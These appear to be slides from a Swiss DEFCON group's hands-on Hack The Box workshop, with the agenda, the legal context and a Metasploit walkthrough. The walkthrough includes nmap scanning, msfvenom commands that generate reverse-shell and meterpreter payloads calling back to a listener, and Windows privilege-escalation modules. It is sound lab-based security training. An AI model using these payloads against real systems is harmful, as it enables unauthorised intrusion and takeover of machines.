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18:00	Door Opening	
18:15 – 18:45	Intro and Setup	
18:45 – 20:00	Hacking / Walkthrough	
20:00 – 20:30	Break	
20:30 – 21:45	Hacking / Walkthrough	
21:45 – 22:00	Ending	

Admin

- Wi-Fi
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?

Who we are and what we do

DC4131 is a local DEFCON Group and is organized as an association according to Swiss law. We are well-known for the Area41 conference (formerly hashdays) and regular member-events such as our Beer on Tuesday. DC4131 strives to support and foster the local hacker community. In 2023 Rhacklette joined DC4131 as a subgroup and organizes events and gatherings for female, inter, non-binary, trans and agender (FINTA) people in Security.

If you ask yourself, what DC4131 means: DC stands for DefCon, 41 is the area code for Switzerland and 31 is the area code for Berne, the capital of Switzerland.

Our statutes can be found here (German - but you know how to translate those to your preferred language right?)









Hosts



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Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions



Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorised access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification

Capture the Flag (CTF)

Hacking Competition


(warning: addictive)





419 virtual machines (boxes)

Hacking Setup





Connection to Attacker Machine

1. Visit remote.hackingnight.ch

2. Login with username kali-X

3. Password hackingnight-X






Configure VPN

Download VPN profile

Tips for the Browser-Based VM

- @-Symbol:
 - Alt-Gr = Ctrl-Alt
 - Ctrl-Alt 2

- Copy-Paste from the Host:
 - Press Ctrl-Alt-Shift
 - Paste or copy selection in the text field



Walktrough: Devel

- Easy difficulty Windows box
- Remote Code Execution (by design)
- Metasploit

Individual Hacking



Shoppy

- Easy difficulty
- Linux
- NoSQL injection



Soccer

- Easy difficulty
- Linux
- Default Credentials
- CVE-2021-45010



Pandora

- Easy difficulty
- Linux
- SNMP
- SQL injection

Exploitation Steps

- 1. Network Scanning & Service Enumeration
- 2. Exploiting a Vulnerable Service
- 3. Post-Exploitation



- Created in 2003
- First PERL, then Ruby
- Discovery, Exploitation and validation of vulnerabilities
- Database of Exploits, Payloads, Auxiliary and Post-Exploitation Modules

Gather Information on target	Find Vulnerabilities	Initial Access	Privilege Escalation, Lateral Movement	Maintaining Access
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Auxiliary modules • Port scanning • Service enumeration		Exploit modules	Meterpreter,	
			Post-Exploitation	
			Modules	

Exploitation

Identification

Reconnaissance

Post-Exploitation

Persistence

#1 Network Scanning & Service Enumeration

Application	
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Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.

Transport

Ensures **reliable data transfer** between devices

TCP Port 1337

Internet

Routing of data packets within and between networks

IP Address 203.0.113.45

Network Access

Physical Transmission of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address

48:2C:6A:1E:59:3F

TCP Ports

Service	No	Description
HTTP	80	Web traffic
HTTPS	443	Secure web traffic
FTP	20/21	File transfer
SSH	22	Secure shell access
SMTP	25	Email sending

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

Advanced nmap options

Minimal rate (≥ packets / second)

\$ nmap --min-rate=1000 <ip-address>

Timing template (0-5, higher is faster)

\$ nmap -T4 <ip-address>

Scan specific ports

\$ nmap -p21,22,80,100-200 <ip-address>

Scan all (65535) ports

\$ nmap -p- <ip-address>

Determine service/version information

\$ nmap -sV <ip-address>

Script scan (default nmap scripts)

\$ nmap -sC <ip-address>

Scanning with Metasploit

```
msf6 > search portscan

msf6 > use auxiliary/scanner/portscan/tcp

msf6 auxiliary(scanner/portscan/tcp) > show options

msf6 auxiliary(scanner/portscan/tcp) > set RHOST 10.10.10.5


msf6 auxiliary(scanner/portscan/tcp) > run
```

#2 Exploiting a Vulnerable Service


Anonymous FTP Login

```
msf6 > search auxiliary ftp
msf6 > use 0
msf6 auxiliary(scanner/ftp/anonymous) > show options
msf6 auxiliary(scanner/ftp/anonymous) > set RHOSTS 10.10.10.5
msf6 auxiliary(scanner/ftp/anonymous) > run
```

TCP Bind Shell



TCP Reverse Shell



shell unstaged shell staged

meterpreter unstaged

meterpreter staged

Generating a Payload (unstaged reverse shell)

```
$ msfvenom --list payloads | grep windows | grep reverse_tcp
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.1 \
LPORT=4444 -f aspx
```

```
$ nc -lvp 4444
```

Generating a Payload (staged reverse shell)

```
$ msfvenom -p windows/shell/reverse tcp LHOST=10.10.10.1 \
     LPORT=4444 -f aspx
msf6 > use multi/handler
msf6 > set payload windows/shell/reverse tcp
msf6 > set LHOST tun0
msf6 > exploit
```

Generating a Payload (unstaged meterpreter)

```
$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.10.10.1 \
    LPORT=4444 -f aspx

msf6 > use multi/handler
msf6 > set payload windows/meterpreter reverse tcp
```

msf6 > set LHOST tun0

msf6 > exploit

Generating a Payload (staged meterpreter)

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.1 \
LPORT=4444 -f aspx
```

msf6 > use multi/handler
msf6 > set payload windows/meterpreter/reverse_tcp
msf6 > set LHOST tun0
msf6 > exploit

#3 Post-Exploitation

Selecting a Post-Exploitation Module

meterpreter > background

```
msf6 > search suggest
msf6 > use post/multi/recon/local_exploit_suggester
msf6 > show options
msf6 > set SESSION 2
msf6 > run
```

Selecting a Post-Exploitation Module

```
msf6 > search suggest
msf6 > use exploit/windows/local/ms10_015_kitrap0d
msf6 > show options
msf6 > set SESSION 2
msf6 > run
```



Award Ceremony



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